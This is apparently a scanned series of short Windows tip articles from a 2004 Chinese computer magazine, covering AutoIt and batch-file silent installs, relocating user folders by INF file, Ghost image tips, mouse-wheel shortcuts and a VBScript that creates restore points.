> 由于万能五笔版本较多，大家测试时需要从http://www.newhua.com/cfan/200413/wb2kxpgk.exe下载与本文相同版本的安装程序。另外，为了方便描述，请把安装程序文件名改为wnwbinst.exe。

AutoIt小档案

软件版本：3.0.101　软件大小：851KB
软件性质：免费软件　适用平台：Windows 9x/2000/XP
下载地址：http://www.onlinedown.net/soft/11009.htm

第一步：安装AutoIt，并在wnwbinst.exe文件所在目录单击鼠标右键，选择“新建→AutoIt V3 Script”，这时在目录中会自动生成一个名为“新建 AutoIt v3 Script.au3”的文件，把它改名为“wnwb.au3”，然后用记事本打开该文件，找到“; Script Start”这行，在下面首先输入运行万能五笔安装程序的命令（见图6）：



图6

run("wnwbinst.exe")

第二步：在开始菜单中依次选择“程序→AutoIt v3→AutoIt Window Spy”，运行AutoIt提供的窗口间谍软件，该工具可以获取要自动操作的窗口信息，运行后会一直在最上层显示。然后运行万能五笔的安装程序，首先弹出的是欢迎界面，点击一下该界面，在AutoIt“窗口间谍”中就可以看到欢迎界面的窗口信息了。

我们需要记下“Window Title”以及“Visible Window Text”下面显示的内容，前者显示的是窗口标题，后者显示的是窗口中的文字信息，通过这些信息我们可以确定一个惟一的窗口，以便让AutoIt对其执行指定的操作。接下来在“wnwb.au3”中再添加一行命令：

WinWaitActive("WinZip Self-Extractor")

这里WinWaitActive命令的功能就是等待出现欢迎界面，其命令格式为：WinWaitActive("窗口标题","窗口文字")。

其中窗口标题或窗口文字两者可以选择输入其中一个，只要能够确定一个窗口即可。例如当遇到没有标题的窗口时，就可以用窗口文字来确定。

第三步：在欢迎界面中，正常的操作应该是按下回车键继续，所以这里需要在“wnwb.au3”中输入第三个命令，它就是用来模拟按下回车键操作的：send("{enter}")。

第四步：在万能五笔的欢迎界面中按下回车键，进入下一个安装界面，同样按照第二、第三步的方法输入确定界面以及模拟按键的命令。由于软件的安装步骤较多，每一步的命令也基本类似，这里就不再分步介绍，直接给出一个完整的自动安装脚本命令如下：

```
run("wnwbinst.exe")
WinWaitActive("WinZip Self-Extractor")
send("{enter}")
WinWaitActive("WinZip Self-Extractor - wnwbinst.exe")
send("{enter}")
WinWaitActive("","欢迎安装万能五笔【2003XP免费版】")
send("{enter}")
WinWaitActive("","回车确定")
send("{enter}")
WinWaitActive("","专利产品，版权所有，翻版必究！")
send("{enter}")
WinWaitActive("Set default Chinese Keyboard")
MouseClick("left",489,235)
WinWaitActive("OK")
MouseClick("left",444,315)
```

（本文件可以到http://www.newhua.com/cfan/200413/wnwb.rar下载）

注意，有些安装界面中的操作必须使用鼠标点击按钮来完成操作，这时需要在脚本中使用另外一个命令“MouseClick("left",X,Y)”，它代表在指定的坐标处点击鼠标左键，其中“X,Y”就是用来确定鼠标点击处坐标值的。某个按钮的坐标值可以在窗口间谍工具中的“Mouse Position”下看到。由于鼠标点击操作是以坐标计算的，所以请注意屏幕分辨率的问题，也就是说AutoIt脚本在运行时必须与制作时的分辨率一致，才能保证正确执行，上面的脚本中屏幕分辨率为800×600。

第五步：保存修改后的脚本，然后右击“wnwb.au3”文件，选择“Compile Script”命令即可生成一个名为“wnwb.exe”的文件，运行该文件即可自动安装万能五笔了。

> **小提示**
> AutoIt还有其他许多命令，可用于完成更为复杂的自动安装操作，有兴趣的朋友可以进一步研究。

完美风暴 自动注册问题

自动安装完成后，当你运行软件时，往往还需要输入

注册码。为了使自动安装更为完美，可以通过REG文件实现自动安装过程中的自动注册，条件是该软件的注册码是保存在注册表中的。这里仍以前面介绍的ISOBuster为例进行介绍。

首先需要在系统中安装一次ISOBuster，并运行软件进行正常注册，然后打开注册表编辑器，右击[HKEY_CURRENT_USER\Software\Smart Projects\IsoBuster]，选择“导出”，将该主键中的所有数据保存为“isobuster.reg”文件。注意在导出对话框的“保存类型”下拉框中要选择“Win9X/NT4注册表文件”选项再保存（见图7），否则导出的REG文件无法在Windows 9x下导入。



图7

把保存的“isobuster.reg”文件复制到ISOBuster安装程序所在目录，并制作如下自动安装批处理文件即可：

```
regedit /s isobuster.reg
IsoBuster.exe /verysilent
```

对于其他软件，也可使用类似方法进行自动注册，同时该方法还能实现软件自动安装时的自动配置，这里关键的地方在于找到该软件在注册表中保存数据的位置，绝大部分的软件都会将参数保存在[HKEY_LOCAL_MACHINE\SOFTWARE]或[HKEY_CURRENT_USER\Software]主键下以软件名称或者软件公司名称命名的分支中。

常用软件自动安装大串联

1.Photoshop

Photoshop也是InstallShield类型的安装程序，同样可以通过上面的方法实现自动安装，不过这里还有一个更为简单的方法。首先用记事本打开Photoshop安装目录中的“Abcpy.ini”文件，可以看到在[OEM Install]小节下面有许多诸如“DisplayWelcomeDlg=YES”之类的配置，这些参数是用来控制安装过程中的某个步骤是否出现的，这里把所有的“=YES”修改为“=NO”即可关掉所有的安装界面（见图8），下面的这几项参数也要根据实际情况进行修改：



图8

DefaultDestDir=F:\photoshop8 （程序安装目标文件夹）
FName=ZYF （第一名称，随意输入）
LName=ZYFStudio （第二名称，随意输入）
UserCompanyName=ZYFStudio （公司名称，随意输入）
UserSerialNumber=XXXXXXXXXXXXXX（安装序列号，自动安装的关键，必须输入）

好了，修改完毕后保存该文件，再运行Photoshop的安装程序，你就会发现完全没有任何操作就能自动安装了。

2.Adobe Reader 6

Adobe Reader 6实际上也是MSI类型的安装程序，由于它将安装文件进行了特殊处理，我们无法直接得到里面的MSI文件。虽然也可以用特殊的方法来取得MSI文件实现自动安装，不过比较麻烦，在Adobe Reader 6的官方网站中可以找到更为方便的自动安装命令：

```
AdbeRdr60.exe -p"-s /v\"/qn\""
```

3.Nero Burning ROM 6

Nero属于Inno Setup类型的安装程序，其自动安装的方法前面介绍过，不过可以通过一个技巧实现自动安装时的自动注册。首先在安装程序目录中新建一个名为“nero.reg”的文件，用来导入Nero的注册数据，其内容如下：

```
REGEDIT4
[HKEY_LOCAL_MACHINE\SOFTWARE\Ahead\Nero - Burning Rom\Info]
"User"="用户名称"
"Company"="公司名称"
"Serial6"="注册序列号"
```

然后修改自动安装批处理文件内容如下：

```
Regedit /s nero.reg
Nero6009.exe /silent /noreboot
```

4.Windows补丁


在本刊2004年第7期的《Windows 补丁下载、批量安装、局域网颁发一条龙》一文中，我们介绍了使用批处理一次性自动安装所有补丁的方法，不过在自动安装几十个甚至更多的补丁文件时，批处理中需要逐个输入补丁文件名，比较麻烦。这里对此批处理进行了优化，使用FOR命令语句完成对E:\hotfix目录中所有补丁的自动安装：

```
cd E:\hotfix
for %a in (*.exe) do start /wait %a -z -q
qchain.exe
```

小编有话说：还有其他常用软件的自动安装，相信读者已经学会举一反三，就不再一一介绍了。在本文最后，提供给大家一个常用软件自动安装的完整批处理，朋友们需要根据自己的实际情况修改一下批处理中安装文件路径和文件名，在刚安装好系统时，只需要运行一下这个批处理即可(下载地址：http://www.newhua.com/cfan/200413/autoinst.rar)。请注意：在这个批处理中使用了“Start /wait”命令，这样可以保证每个自动安装程序按顺序执行。

|CF|[XT01]

在Windows 2000/XP中，不少重要个人数据都被保存在系统分区的“Documents and Settings\用户名”文件夹下，比如：桌面、“我的文档”、IE收藏夹、cookies等，每次重装系统或更换电脑前，都得对它们进行备份和恢复，一旦忘记而格式化了系统分区，那么就会造成重要数据的丢失。本文将教会你如何利用INF文件将它们快速设置到其他分区，并且如何在新系统中快速恢复。



把个人数据轻松移出危险地带

■ 李云浩

我们曾经在2004年第12期的《看看海面下的冰山——Documents and Settings探秘》一文中全面介绍过“Documents and Settings”文件夹，在其中有桌面、“我的文档”、Cookies、IE收藏夹等重要文件夹。同时，不少朋友喜欢将常用文件直接放到桌面上或“我的文档”中，cookies则会保存一些论坛用户名和口令，这样登录时不用重复输入，所以这些都需要在重装Windows前进行备份。但备份对于许多人来说，经常会忘记，或者嫌麻烦，因此不如把它们全部移出系统分区的“Documents and Settings”文件夹，直接保存在其他分区。

方法一：手动改变数据文件位置

打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]，可以看到“cookies”的值为“%USERPROFILE%\Cookies”，“Favorites”的值为“%USERPROFILE%\Favorites”，“我的文档”的值为“%USERPROFILE%\My Documents”。

在非系统分区，比如“E”盘新建一个名为“MyWinData”的目录，专门用来存储个人数据，将cookies的路径修改为“E:\MyWinData\cookies”，其他目录类似处理。

但这样的问题是每次都需要手工修改注册表，容易出错，也不方便。稍微改进一点的办法就是把修改好的注册表导出为REG文件，需要时直接导入即可。这样比手工修改方便多了。看看REG文件的内容，下面是我把收藏夹的路径导出的结果：

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]
"Favorites"=hex(2):67,00,3a,00,5c,00,4d,00,79,00,57,00,69,00,6e,00,44,00,61,00,74,00,61,00,5c,00,46,00,61,00,76,00,6f,00,72,00,69,00,74,00,65,00,73,00,00,00,00
```

看到了吧，由于注册表文件中存储的是路径信息的UNICODE的16进制编码，所以难以阅读，以后想修改路径时不容易直接修改REG文件，所以这个方法也不太好。

> **小提示**
>
> 修改Outlook Express的邮件保存位置
>
> 打开“工具→选项→维护”，单击“存储文件夹”按钮，接着在弹出窗口中单击“更改”按钮，然后选择非系统分区的专门文件夹(比如:E:\mail)。

方法二：采用INF文件一次执行

INF文件有自己的特性，它既有手工编辑注册表时的可读性，又有REG文件的自动化优势。假设系统盘是C盘，要将备份的数据移到E:\MyWinData，具体步骤如下：

第一步:选定一个专门用于磁盘分区存储用户个人数据的，假定选定E盘，建立目录MyWinData。

第二步:转移目前个人数据。如果是全新安装的操作系统可以跳过这个步骤。把下面内容存为bakmydata.bat，然后执行该批处理命令：

```
set NEWDEST=E:\MyWinData
xcopy "%USERPROFILE%\Favorites" "%NEWDEST%\Favorites" /I /S /E
xcopy "%USERPROFILE%\Cookies" "%NEWDEST%\Cookies" /I /S /E
xcopy "%USERPROFILE%\My Documents" "%NEWDEST%\My Documents" /I /S /E
xcopy "%USERPROFILE%\Desktop" "%NEWDEST%\Desktop" /I /S /E
xcopy "%USERPROFILE%\Templates" "%NEWDEST%\Templates" /I /S /E
```

第三步:自动修改注册表中的有关个人数据的路径。打开记事本，输入以下内容并将其保存为MyShellFolder.INF文件。右击该文件，选择菜单中的“安装”即可。

```
[Version]
Signature="$CHICAGO$"
[DefaultInstall]
AddReg=Shell Folders_AddReg
[Shell Folders_AddReg]
HKCU,"%User_Shell_Folders%","Favorites",0x00020000,"E:\MyWinData\Favorites"
HKCU,"%User_Shell_Folders%","Personal",0x00020000,"E:\MyWinData\My Documents"
```

照猫画虎也不易

——《Ghost 兼职大容量压缩》的补充

■ 杨国庆

读了贵刊2004年第4期系统应用栏目的《Ghost 兼职大容量压缩》后，深得我心。我的电影、小说、游戏和工具软件已经把40GB硬盘塞得满满当当，再不想法瘦身，就有性命之虞，马上行动，照猫画虎。

正好有一个Ghost镜像文件，1.5GB大小，照着文章所说，在Ghost Explore中将其内容全部删除。当我准备将这个空文件多复制几个当作压缩文件夹用时，发现空的GHO文件仍是1.5GB，并没有变小，添加新文件后，文件在1.5GB的基础上继续增大。哇塞！我的1.5GB空间就这么没了。有没有搞错？文章说硬盘能装比原来多两三倍的东西。到底我做错了什么？

心中气苦，但仍不忍心就此放弃，重新分了一个14MB大小的分区，用Ghost 2003的高压缩比制作了一个500KB的GHO镜像文件，在Ghost Explore中添加电影文档后，GHO文件变大。删除其中文件，GHO文件仍不变小，即不释放空间。如果解决不了这个问题，硬盘空间将会被这些空文件吞噬。



怎么办？打开Ghost Explore的帮助文件，我对菜单中的compile（编译）命令产生了兴趣，运行之后文件成了500KB，解决了。实践中发现有几个细节要注意：

1.对NTFS文件系统分区制作的镜像文件，只能恢复和运行，不能增加和删除，所以只能用PQ8.0制作一个FAT 32文件系统的分区，然后再用Ghost 2003制作镜像文件，才能任意增加和删除。

2.对于Windows XP用户，必须用Norton Ghost 2003版本，Ghost 5.0/6.0不能识别NTFS文件系统的分区。

3.为了保密，密码一定要设。由于GHO已经与Ghost Explore建立了关联，别人一双击GHO文件，就会一览无余。用软盘启动电脑后，运行Ghost 2003，在“options→security”中“Encrypt all created images with a password -PWD”前面的方框里按一下空格，再点“accept”退出。开始制作镜像时，软件会提示输入口令。今后该文件就被密码保护了，和RAR、ZIP文件加密后一样的效果。

4.JPG、RM、MPEG4文件几乎压缩不了多少，但放在GHO文件中，别人用“*.jpg”等通配符搜索功能就搜索不到了，比单纯在属性里选“隐藏”更加隐蔽，而且在GHO文件中可以直接点击观看和播放，比一般的隐藏方式更加方便快捷。

|CF|[XT03]


```
HKCU, "%User_Shell_Folders%", "Cookies", 0x00020000, "E:\MyWinData\Cookies"
HKCU, "%User_Shell_Folders%", "Desktop", 0x00020000, "E:\MyWinData\Desktop"
HKCU, "%User_Shell_Folders%", "Templates", 0x00020000, "E:\MyWinData\Templates"
HKCU, "%User_Shell_Folders%", "My Pictures", 0x00020000, "E:\MyWinData\My Documents\My Pictures"
[Strings]
User_Shell_Folders="Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders"
```

第四步：重新登录，这时注册表中的设置就起作用了，你可以删除原来位置的个人数据了，已经不需要它们了。

这样当需要重装操作系统时，就不用考虑备份的问题了，可以直接格式化原来的系统盘(当然不能格式化E盘)。安装完成后，执行前面的第三个步骤，“收藏夹”、“我的文档”以及桌面文件和图片全部恢复！

小提示

★即使盘符发生了变化，也可以按照需要修改MyShellFolder.INF文件，只要改变里面路径，然后重装MyShellFolder.INF文件即可。前面两个步骤，仅仅是做准备的，只需要做一次，如果是全新安装的操作系统，不需要前面的两个步骤。

★这种方法不需要用户手动转移文件，为了便于移动用户数据，可以放到U盘上携带，这样你的个人数据就随着你一起走了。

|CF|[XT02]

自1996年微软发明了滚轮后，它便成为鼠标的标准配置之一。但在日常操作中，我们一般都只和鼠标左键、右键打交道，很多人都忽视了那个小小的滚轮。其实，即使不用专业的驱动程序，鼠标滚轮也能在很多场合发挥极大作用！



小滚轮中的大世界

■ 柳坚 郭新亚

鼠标滚轮的“大众化”应用

1.“前进”、“后退”的妙用

在使用IE浏览网页时，肯定经常要用到“前进”和“后退”这两个按钮，一般都是直接用鼠标去点击。其实，如果按住Shift键，并向前或向后滚动滚轮，也能达到同样功效。另外，“我的电脑”也可以被看成是一个浏览器，此方法同样适用。

2. 不用“点击”的鼠标

如果要打开正在浏览的网页中的某个链接，你首先想到的一定是用鼠标左键点击来访问。可是，如果觉得点击的动作很枯燥，或鼠标左键已经损坏，有什么方法可以代替吗？既然这样，那就来一点情趣吧：只要按住Shift键，用鼠标指向要访问的链接，然后向前滚动滚轮，链接指向的页面就打开啦！

> **小提示**
> 此方法也适用于文件夹的操作。按住Shift键的同时用鼠标指向要访问的文件夹，向前滚动滚轮即可进入到该文件夹。如果要打开某个文件，也可以通过同样的方式来实现。

3. 网页文字快速调

滚轮还可以快速调整网页文字大小以选择最佳显示效果。浏览网页时如果感觉字体太小或太大，很多用户都是通过点击IE工具栏上的“查看→文字大小”来进行调整。这种方式不仅繁琐，而且不直观，如果感觉不好还得重新调整。现在，只要按下Ctrl键并同时滚动鼠标滚轮，便可以对文字大小按照一定的比例进行缩放（滚轮向前为缩小，向后则放大），马上就能够得到自己需要的显示效果了。

> **小提示**
> 同样地，在一些常用的软件如记事本、Outlook Express、Office套件(如Word、Excel)中都能方便地使用该技巧来缩放页面。

4.快速填表的必备工具

经常上网的用户肯定会需要填写很多的表单，表单中的有些项目(如出生年份、省份等)是采用下拉列表的方式供我们选择的。此时，只要点击鼠标使项目框处于选中状态，然后滚动滚轮就能快速切换到自己需要的选项。

5.自动滚屏

如果屏幕上显示不下要查看的内容时，除了拉动屏幕侧边的滑块翻屏外，还有一个选择，那就是让屏幕自己滚动。当按下鼠标的滚轮时，会在窗口中央出现一个黑色的上下双向箭头（见图1）。如果在左右方向还有未显示完全的内容，则出现的是上下左右四向的黑箭头。如果你想让屏幕自动向上滚动，只要把鼠标指针移动到该双向箭头的上面即可，而且鼠标指针离开双向箭头越远，屏幕滚动就会越快。




图1

6.Excel数据快速隐藏

在Excel中，有时需要使用其分类汇总的功能来对搜集的数据按照一定的分类方式进行整理，此时经常要进行的操作便是显示或隐藏分级显示中的明细数据。或许你会选择点击窗口左侧的“+”或“—”来实现（见图2），但有了滚轮的帮助，操作将会变得更轻松了：只要按住Shift键，并将鼠标指针指向分级显示中包含汇总数据的单元格，向前滚动鼠标滚轮则可以展开明细，向后滚动则是将数据明细进行隐藏。



图2

7.图片轻松浏览

在看图软件ACDSee中，除了使用工具栏中的“Previous”和“Next”按钮前翻或后翻图片以及使用空格键来翻页外，使用鼠标滚轮键也可以非常方便快捷地进行图片的浏览。在ACDSee5.0中(其他版本自己测试吧)，在“幻灯片播放”方式下，用“Ctrl＋滚轮”组合可以改变每个图片的显示比例，单独使用滚轮可以快速实现图片翻页。在Windows XP的“图片和传真查看器”中转动滚轮可改变图片的显示比例。

8.CS中用滚轮换枪

CS是大家喜欢的射击游戏，游戏中默认的切换武器方法是键盘上的数字键，其实如果你经常在多种武器间切换，可以利用鼠标滚轮，切换速度比键盘要快不少。

让你的滚轮更为“强大”

除了上面这些功能，还可以通过几款小软件让这个小小的“轮子”具备更为强大的功能，最大限度地挖掘出它的潜力来！

1.Katmouse

Katmouse小档案

软件版本:1.01　软件大小:220KB
软件性质:共享软件　适用平台:Win9x/Me/NT/2000/XP/2003
下载地址:http://eduard.hiti.bei.t-online.de/KatMouseInst.exe

软件安装完毕后，在系统托盘内会出现一只可爱的小老鼠图标。当软件处于启动状态时，图标的颜色为亮红色。如果要暂时停止程序的运行，只要用鼠标左键点击一下该图标即可。

实例1:利用滚轮切快速切换多个程序

当我们同时运行了多个程序时，可以通过“Alt＋Tab”组合键来进行切换。现在，有了Katmouse，只要按下滚轮，便可以快速进行各个程序之间的切换操作了。在设置窗口中进入“Wheel Button”选项卡，勾选“Activate recovered wind”复选框，并设定好窗口切换的间隔时间(默认为225ms)，点击“确定”按钮即可。

实例2:为特定软件“开小灶”

很多鼠标驱动程序中都可以设定滚轮滚动的文字行数，但这是“一刀切”，如果针对某些特定的程序，用户不希望使用同样的设置，可以在“Applications”选项卡中点击“Add”按钮将需要特殊对待的程序添加进来，然后双击添加的程序，在弹出的程序设置窗口中进行相应的设定即可(见图3)。




图3

2.Mouse Wheel Control

这同样是一款针对鼠标滚轮进行优化设置的共享软件，有了它，我们甚至可以脱离键盘的束缚！

Mouse Wheel Control小档案

软件版本:1.22　软件大小:442KB
软件性质:共享软件 适用平台:Win98/2000/XP/2003
下载地址:http://www.ardamax.com/setup_mwc.exe

相比Katmouse，Mouse Wheel Control针对特定程序的个性化设置功能更为强大，而且还可以将某些键盘操作(例如Ctrl、Shift等键)进行鼠标滚轮模拟，极大地方便了用户。

实例:在Emeditor中通过鼠标滚轮来选取区域

第一步:通过点击系统托盘内的程序图标打开程序主界面，在菜单栏上依次点击“Program→New”新建一个事件，此时将会弹出一个“Program parameters”对话框。

第二步:点击“path”项目下的文件夹图标找到Emeditor程序，并对“Wheel Up Keys(上前拨动滚轮)”和“Wheel Down Keys(向后拨动滚轮)”进行设置。由于需要通过滚轮来实现区域选取的目的，所以将“shift”前的复选框进行勾选，点击确定即可(图4)。



图4

第三步:运行Emeditor，在其中将光标定位到要选取的区域末尾，然后向前拨动鼠标滚轮，是不是将光标“路过”之处都选取了？

小提示

如果担心这个功能影响了正常的屏幕翻动，可以勾选“Mouse Wheel is pressed”选项。这样，只有在同时按下滚轮时才会执行区域选取的操作了。

关于滚轮的“烦心事”

使用VB来进行程序开发的用户不在少数，可让人烦恼的是VB在编辑代码时竟然不支持鼠标滚轮，给用户带来了极大不便。好在微软及时推出了相应补丁程序，有了它，VB也可以像Word、Excel一样支持鼠标滚轮了。

补丁下载地址:http://download.microsoft.com/download/E/F/B/EFB39198-7C59-4ACE-A5C4-8F0F88E00D34/VB6 Mouse Wheel.EXE

|CF|[XT04]

创建还原点一键通

■圣地亚哥

对于 Windows XP 用户，我们建议最好在重大操作前，比如：修改注册表、安装或删除新硬件等，最好能用系统还原功能进行备份，但每次使用该功能时还得启动向导，能不能制作一个创建还原点的快捷方式，需要用时双击一下就可以呢？

要实现这个功能并不难，不需要借助什么特殊的软件。打开“记事本”，输入如下内容：

```
'Unattended System Restore Point
'xp_sysrestorepoint.vbs
Set sr = getobject("winmgmts:\\.\root\default:Systemrestore")
msg = "新的恢复点已经制作完成。其标题是:" & vbCR & vbCR
Set WshShell = CreateObject("WScript.Shell")
n = WshShell.Popup ("'是':  自动备份当前系统状态。" & vbCRLF & vbCRLF & " '否':  请给将建的恢复点命名。" & vbCRLF & vbCRLF & "如5秒后没有响应，提示框自动消失，不作任何操作。", 7, "备份当前系统状态?", 4 + 32)
Select Case n
Case 6
sel = "Automatic Restore Point"
Case 7
sel = InputBox(vbCRLF & "请给恢复点命名:", "请给恢复点命名。")
Case -1
sel = ""
End Select

msg = msg & " "  & sel & "    " & vbCRLF
msg = msg & vbCRLF & "" & Date & " " & Time

If sel <> "" then
If (sr.createrestorepoint(sel, 0, 100)) = 0 Then
MsgBox msg
Else
MsgBox "恢复点建立失败！"
End If
' Else
' MsgBox "Nothing is done."
End If
```

将上述内容保存为 backup.vbs（本文件可以到 http://www.newhua.com/cfan/200413/backup.vbs 下载），双击该文件运行即可。运行后会出现图 1 中的画面：




图 1

1．按下“是”，自动创建当前系统的还原点；

2．按下“否”，弹出一个窗口，请你输入一个还原点的名字，回车后就会用这个名字建立还原点；

3.如果不进行任何选择，5 秒钟之后这个窗口就会自动关闭，不执行任何操作。

需要注意的是，这种方法只能用于建立还原点，如果要恢复还原点，还是需要启动图形界面来进行操作。

你知道吗？

要启动系统还原的图形界面，可以在“运行”窗口中输入“C:\windows\system32\restore\rstrui”(假设系统安装在 C:\windows 中)，回车后即可。

CF [XT05]

Windows 9x巧看NTFS文件

■ 张楚楠

本人电脑同时装有 Windows 2000 和 Windows Me 双系统，分别置于 NTFS 和 FAT32 的分区下。某日启动 Windows 2000 失败，怀疑系统已经损坏。进入 Windows Me，但它并不支持 NTFS 文件系统，当时恰巧急需 NTFS 分区下的几个重要文件。如果要修复 Windows 2000，必须耗费一定时间；如果利用 PartitionMagic 将其转换成 FAT32 文件系统，事后可能又要转换过去，很麻烦。急中生智，想出利用 Ghost 读取文件的方法。在 DOS 窗口运行 Ghost，从菜单中选取“LOCAL→Partition→To Image”，选取NTFS分区，将分区存为一个GHO文件。回到Windows Me，运行 Ghost Explorer（Ghost 自带的浏览工具），选取刚才的文件。找到并右击需要的文件，将其 Restore，大功告成！

CF [XT06]

已用空间+剩余空间≠硬盘空间？

■ 湖南 李云浩

这两天发现硬盘的剩余空间越来越少，于是我仔细计算核对了一下。慢着，不对劲儿，怎么硬盘已经使用的空间和剩余的空间加起来，比硬盘总的容量小很多呢？即使全新安装的操作系统也是如此。经过研究，有了新发现。

查找隐藏的占用空间

我的Windows XP安装在D盘，并且关闭了系统还原功能，应用软件和个人数据在E盘，D盘和E盘都是NTFS文件系统。平时，都是先格式化D盘，然后重装Windows XP的。

首先，在资源管理器的“工具→文件夹选项→查看”中取消了“隐藏受保护的操作系统文件”的勾选，选中“显示所有文件和文件夹”。接着在资源管理器里面浏览E盘文件，发现“RECYCLED”和“RECYCLER”文件夹，如图1。双击浏览“RECYCLER”文件夹里面的每个文件夹，发现和“RECYCLED”文件夹一样，显示的都是系统回收站里的文件。




图 1

实际上，NT架构的系统（指Windows NT/2000/XP/2003）会为系统中的每个用户建立各自的回收站文件，如果分区文件系统是NTFS，则会保存在“Recycler”这个文件夹中，分别以每个用户的SID（用户安全标识符，用来代表用户，任何两个用户的标识符都不一样）做回收站的名字，就是类似“S-1-5-21-559421022-1101046446-1443909855-1003”这样的名字。查看“RECYCLER”文件夹里面的每一个回收站，发现都是当前用户的回收站里面的文件。那么怎么看到每个回收站里面实际的文件呢？在“运行”输入“cmd”，进入E盘，输入“cd \RECYCLED”，然后输入“dir /a /s”，结果显示如图2。其中回收站文件夹“S-1-5-21-220803061-1115806194-2152532192-1003”里面有一个171KB大小的EPS文件，很明显是当前用户的回收站文件夹，而回收站“S-1-5-21-559421022-1101046446-1443909855-1003”里面有一个2MB大小的BMP文件。



图 2

为了释放回收站文件所占用的空间，需要在资源管理器中清空回收站。为了保险，分别右击“RECYCLER”目录中的三个回收站文件夹并选择“清空回收站”（因为以前的操作系统中有三个用户，所以会有三个回收站文件夹），显然当前用户的回收站被清空了，再一次运行“dir /a /s”命令，发现现有的回收站已经清空，而以前的回收站（包含BMP文件的回收站）中仍然还保留着文件。

这下明白了：重装操作系统时，由于新建的回收站文件夹的名字和以前的截然不同，那么每次清空回收站时，都只能清空新建的回收站，而原来操作系统遗留下来的回收站却无法清空，导致白白浪费硬盘空间。

“清除”非法占用的空间

怎么清除掉老回收站所占用的空间呢？打开资源管理器，进入“RECYCLER”文件夹，选中要清理的回收站文件夹“S-1-5-21-220803061-1115806194-2152532192-1003”，同时按Shift键和Del键，删除整个回收站文件夹，对于“RECYCLER”文件夹的每一个回收站也都这样处理。或选中“RECYCLER”文件夹，同时按Shift+Del组合键。删掉所有的回收站后，会报一个警告：不能删除系统文件夹RECYCLER，不用理睬，这是正常的。我们已经删除了E盘上所有的回收站，以后当新的删除文件到回收站时，资源管理器会自动新建一个。

借助这个办法，我清除了一个老回收站里多达400MB的垃圾文件。在此，希望大家也试一试，尤其是经常重装操作系统的朋友，让硬盘空间被这些无用的东西占据了实在不太值得。

|CF|[XT07]

在“开始”菜单中有一个“文档”选项，这里会显示最近15个曾经打开过的文件。但根据我们的统计，发现很少有人会去使用它，其实用它来快速查找相关文件，还是非常方便、快捷的，而且只要再辅助一些技巧，它的用处会更大。

晋升PC效率高手 让“文档”更听话

■ 苦咖啡

快速上手

1.“文档”藏身在何处？

点击“开始→运行”，输入“Recent”，回车后即可打开“文档”文件夹，在Windows 98/Me中它位于“Windows”目录，而Windows 2000/XP则在“Documents and Settings\用户名”下，该文件夹的属性为“隐藏”，所以要在资源管理器中看到它，那么就得在资源管理器的“工具→文件夹选项”中取消“隐藏受保护的操作系统文件”并勾选“显示所有文件和文件夹”。

> **小提示**
>
> 神奇的隐藏属性
>
> 右击“Recent”文件夹并选择“属性”，然后将其“隐藏”属性取消掉，你会发现“开始→文档”中显示的项目变多了，接着再加上“隐藏”属性后，“文档”菜单会变得空空如也。

2.快速打开文件所在文件夹

其实在“Recent”文件夹中保存的都是文件的快捷方式（以.LNK为扩展名），因此，如果想快速进入“开始→文档”中某个文件的所在文件夹，那么只要右击它并选择“属性”，然后单击“查找目标”即可（见图1）。



图1

Just Do It

在注册表的[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]中，增加名为“NoRecentDocsHistory”的双字节值（值为1）及“NoRecentDocsMenu”的二进制值（值为01 00 00 00），那么会让“文档”出现一些变化。

“文档”强身术

1.在桌面建个快捷方式

当你打开“Recent”文件夹后，会发现这里的文件数量远远多于“开始→文档”中显示的数量，同时还有最近访问过的文件夹（“文档”菜单无法显示文件夹）以及各种曾经运行过的EXE文件。所以，建议右击该文件夹，选择“发送到→桌面快捷方式”为其在桌面创建一个快捷方式。以后，只要双击打开它，就能更大范围地进行文件或文件夹的查找了。为了便于管理，将此文件夹的查看方式改为“查看→详细列表”，接着右击列栏（也就是“名称”栏），在弹出菜单中只保留“名称”和“修改时间”这两项。

也可以用右键拖动“Recent”文件夹到“开始”按钮，等弹出菜单后，再移动到最上方区域，松开按键并选择“在当前位置创建快捷方式”，然后右击它并“重命名”为“最近打开的文档”，以后只要点击“开始→最近打开的文档”，就能在列表中看到更多的文档或文件夹了。

Just Do It

其实把“Recent”文件夹请到任务栏作为一个工具栏也不错，这样比在“开始”菜单中更方便些，请你自行试验这个技巧。这里做个简单提示：右击任务栏，选择“工具栏→新建工具栏”。

2.资源管理器中的妙用

打开“我的电脑”，按下Ctrl+H组合键打开“历史记录”侧边栏，点击“查看→按站点”，接着在列表中点击打开“我的电脑”，“Recent”文件夹中的文件都会显示出来（见图2）。如果是Microsoft Office文档，比如：DOC、XLS、PPT文件，单击后会弹出类似IE中的下载询问窗口，建议取消“在打开这种类型的文件前始终询问”的勾选，接着再选择“打开”，该文件会直接在右侧窗口中打开，你可以打开多个Office文件，然后用资源管理器上方的“前进”和“后退”按钮快速在多个文档间切换。



图 2

3.显示什么我说了算

往往我们只希望在“文档”中显示自己的办公文档，比如：TXT、DOC、XLS等，对于像图片、音乐等文件反而不希望在这里显示，你可以利用这个技巧来定制“文档”显示的文件类型。

